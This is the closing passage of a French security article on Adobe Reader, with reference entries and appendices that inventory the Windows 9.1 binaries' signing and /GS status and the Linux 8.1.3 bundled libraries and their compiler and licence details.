5. : Adobe Supplement to ISO 32000, BaseVersion 1.7, ExtensionLevel 3. (Juin 2008)
http://www.adobe.com/devnet/acrobat/pdfs/adobe_supplement_iso32000.pdf.
6. ElcomSoft : Advanced pdf password recovery
http://www.elcomsoft.com/apdfpr.html.
7. : Parameters for Opening PDF Files. (Avril 2007)
http://partners.adobe.com/public/developer/en/acrobat/PDFOpenParameters.pdf.
8. WiSec : Adobe acrobat reader plugin - multiple vulnerabilities
http://www.wisec.it/vulns.php?page=9.

A Installation d'Adobe Reader 9.1 sous Windows

File	Version	Date	Publisher	Authenticode	/GS
A3DUtility.exe	1.1.0.1	21 :50 27/02/2009	Adobe Systems Inc.	Signed	Yes
ACE.dll	52.354354	16 :35 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
AcroBroker.exe	9.1.0.2009022700	21 :51 27/02/2009	Adobe Systems Inc.	Signed	Yes
Acrofx32.dll	6.0.0.0	12 :07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
AcroRd32.dll	9.1.0.2009022700	01 :37 28/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRd32.exe	9.1.0.2009022700	02 :10 28/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRd32Info.exe	9.1.0.2009022700	21 :18 27/02/2009	Adobe Systems Inc.	Signed	Yes
AcroRdIF.dll	9.0.0.0	21 :35 27/02/2009	Adobe Systems Inc.	Signed	Yes
AcroTextExtractor.exe	9.1.0.0	01 :32 28/02/2009	Adobe Systems Inc.	Signed	Yes
AdobeCollabSync.exe	9.1.0.2009022700	21 :54 27/02/2009	Adobe Systems Inc.	Signed	Yes
AdobeLinguistic.dll	3.2.1	12 :19 29/08/2008	Adobe Systems Inc.	**Unsigned**	Yes
AdobeUpdater.dll	6.2.0.1474 (BuildVersion : 52.371360 ; BuildDate : Thu Jan 08 2009 01 :38 :33)	16 :36 08/01/2009	Adobe Systems Inc.	Signed	Yes
AdobeXMP.dll	4.2.1	15 :50 18/01/2009	n/a	**Unsigned**	Yes
AGM.dll	52.354354	16 :36 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
ahclient.dll	1, 2, 2, 0	12 :25 27/03/2008	Adobe Systems Inc.	**Unsigned**	Yes
atl.dll	6.00.8449	21 :46 31/07/2002	Microsoft Corporation	**Unsigned**	**No**
authplay.dll	9,0,155,0	16 :48 18/12/2008	Adobe Systems Inc.	**Unsigned**	**No**
AXE8SharedExpat.dll	NFR 52.372728	16 :02 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
AXSLE.dll	52.372728	16 :00 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
BIB.dll	52.354354	16 :35 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
BIBUtils.dll	52.354354	12 :59 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
ccme_base.dll	n/a	16 :02 16/11/2007	n/a	**Unsigned**	Yes
CoolType.dll	52.354354	16 :36 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
cryptocme2.dll	n/a	16 :02 16/11/2007	n/a	**Unsigned**	Yes
Eula.exe	9.1.0.0	01 :37 28/02/2009	Adobe Systems Inc.	Signed	Yes
icucnv36.dll	3, 6, 0, 0	10 :48 31/10/2007	IBM Corporation and others	**Unsigned**	Yes
icudt36.dll	3, 6, 0, 0	10 :48 31/10/2007	IBM Corporation and others	**Unsigned**	**No**
JP2KLib.dll	52.111633	16 :05 18/01/2009	Adobe Systems Inc.	**Unsigned**	Yes
logsession.dll	2, 0, 0, 328	15 :45 28/03/2008	Adobe Systems Inc.	**Unsigned**	Yes
LogTransport2.dll	2, 0, 0, 327c	14 :19 17/12/2008	Adobe Systems Inc.	**Unsigned**	Yes
LogTransport2.exe	2, 0, 0, 327c	14 :19 17/12/2008	Adobe Systems Inc.	**Unsigned**	Yes
Onix32.dll	3, 6, 24, 10	07 :19 11/12/2007	n/a	**Unsigned**	Yes
PDFPrevHndlr.dll	1.0.0.1	21 :56 27/02/2009	Adobe Systems Inc.	Signed	Yes
PDFPrevHndlrShim.exe	1.0.0.1	21 :56 27/02/2009	Adobe Systems Inc.	Signed	Yes
pe.dll	SDE 9.3	12 :16 27/02/2009	Environmental Systems Research Institute, Inc.	**Unsigned**	Yes
reader_sl.exe	9.1.0.2009022700	02 :10 28/02/2009	Adobe Systems Inc.	Signed	Yes
rt3d.dll	9.1.0 RC	21 :08 27/02/2009	Adobe Systems Inc.	Signed	Yes
sqlite.dll	9, 0, 0, 1	12 :52 27/02/2009	n/a	**Unsigned**	Yes
vdk150.dll	n/a	16 :47 24/07/2000	n/a	**Unsigned**	**No**
ViewerPS.dll	1, 0, 0, 1	21 :56 27/02/2009	n/a	Signed	Yes
AIR\nppdf32.dll	9.1.0.2009022700	21 :13 27/02/2009	Adobe Systems Inc.	Signed	Yes
AMT\AUMProduct.aup	9.1.0.0	21 :51 27/02/2009	Adobe Systems Inc.	Signed	Yes
Browser\nppdf32.dll	9.1.0.2009022700	21 :13 27/02/2009	Adobe Systems Inc.	Signed	Yes
plug_ins\Accessibility.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm.api	9.1.0.2009022700	16 :33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes

plug_ins\Annots.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Checkers.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\DigSig.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\DVA.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\eBook.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\EScript.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\HLS.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\IA32.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\MakeAccessible.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia.api	9.1.0.2009022700	16 :32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\PDDom.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\PPKLite.api	9.1.0.2009022700	16 :33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\ReadOutLoud.api	9.1.0.2009022700	16 :30 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\reflow.api	9.1.0.2009022700	16 :32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\SaveAsRTF.api	9.1.0.2009022700	16 :39 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Search.api	9.1.0.2009022700	16 :32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Search5.api	9.1.0.2009022700	16 :34 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\SendMail.api	9.1.0.2009022700	16 :32 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Spelling.api	9.1.0.2009022700	16 :34 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Updater.api	9.1.0.2009022700	16 :33 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\weblink.api	9.1.0.2009022700	16 :31 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\AdobePDF417.pmp	3.0.8262.0	12 :07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\DataMatrix.pmp	3.0.8262.0	12 :07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\AcroForm\PMP\QRCode.pmp	3.0.8262.0	12 :07 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\Flash.mpp	9.0.0.0	12 :11 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\MCIMPP.mpp	9.0.0.0	12 :13 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\QuickTime.mpp	9.0.0.0	12 :13 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP\Real.mpp	9.0.0.0	12 :14 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins\Multimedia\MPP \WindowsMedia.mpp	9.0.0.0	12 :14 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes
plug_ins3d\2d.x3d	9.1.0	12 :08 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\3difr.x3d	9.1.0	12 :07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvDX8.x3d	9.1.0	12 :07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvDX9.x3d	9.1.0	12 :07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\drvSOFT.x3d	9.1.0	12 :07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
plug_ins3d\prcr.x3d	9.1.0	21 :50 27/02/2009	Adobe Systems Inc.	Signed	Yes
plug_ins3d\tesselate.x3d	9.1.0	12 :07 27/02/2009	Right Hemisphere	**Unsigned**	Yes
SPPlugins\ADMPlugin.apl	9.0.1	12 :21 27/02/2009	Adobe Systems Inc.	**Unsigned**	Yes

B Quelques éléments sous Linux

La version courante d'Adobe Reader sous Linux est la 8.1.3 au moment de la rédaction de cet article.

Il est important de noter que certaines bibliothèques sont faites par Adobe, d'autres sont des emprunts aux logiciels libres, dans des versions parfois assez vieilles.

Tab. 6. Bibliothèques présentes dans la distribution d'Acrobat Reader 8.1.3 sous Linux

Lib	gcc	Date	Red Hat	Licence	Remarques
libicuuc.so.34.0	3.4.3	20041212	3.4.3-9.EL4	*IBM*	Issue de libicu
libAXSLE.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libicui18n.so.34.0	3.4.3	20041212	3.4.3-9.EL4	*IBM*	Issue de libicu
libicudata.so.34.0				IBM	Zone `.text` de taille 0 Ne contient que des data
libAXE8SharedExpat.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libAdobeXMP.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libsccore.so	3.4.3	20041212	3.4.3-9.EL4	*Adobe*	Fichier seulement distribué par Adobe
libWRServices.so.2.1	2.96 2.96	20000731 20000731	7.1 2.96-98 7.1 2.96-97	*Adobe*	Fichier seulement distribué par Adobe Rem. : zlib linké en statique
libextendscript.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
librt3d.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libahclient.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libadobelinguistic.so.3.0.0	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libACE.so.2.10	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libAGM.so.4.16	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libBIB.so.1.2	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libResAccess.so.0.1	3.4.3	20041212	3.4.3-9.EL4	*Adobe*	Fonctions commençant par `Adb`
libJP2K.so	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libBIBUtils.so.1.1	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libCoolType.so.5.03	3.4.3	20041212	3.4.3-9.EL4	Adobe	
libcurl.so.3.0.0	3.4.3	20041212	3.4.3-9.EL4	MIT/X	
libssl.so.0.9.7	4.1.0 4.1.0	20060304 20060304	4.1.0-3 4.1.0-2	OpenSSL/SSLeay	
libgcc_s.so.1	3.4.3	20041212	3.4.3-9.EL4	GNU	
libcrypto.so.0.9.7	4.1.0	20060304 4.1.0-2	4.1.0-3	OpenSSL/SSLeay	
libstdc++.so.6.0.7	3.4.3	20041212	3.4.3-9.EL4	GNU	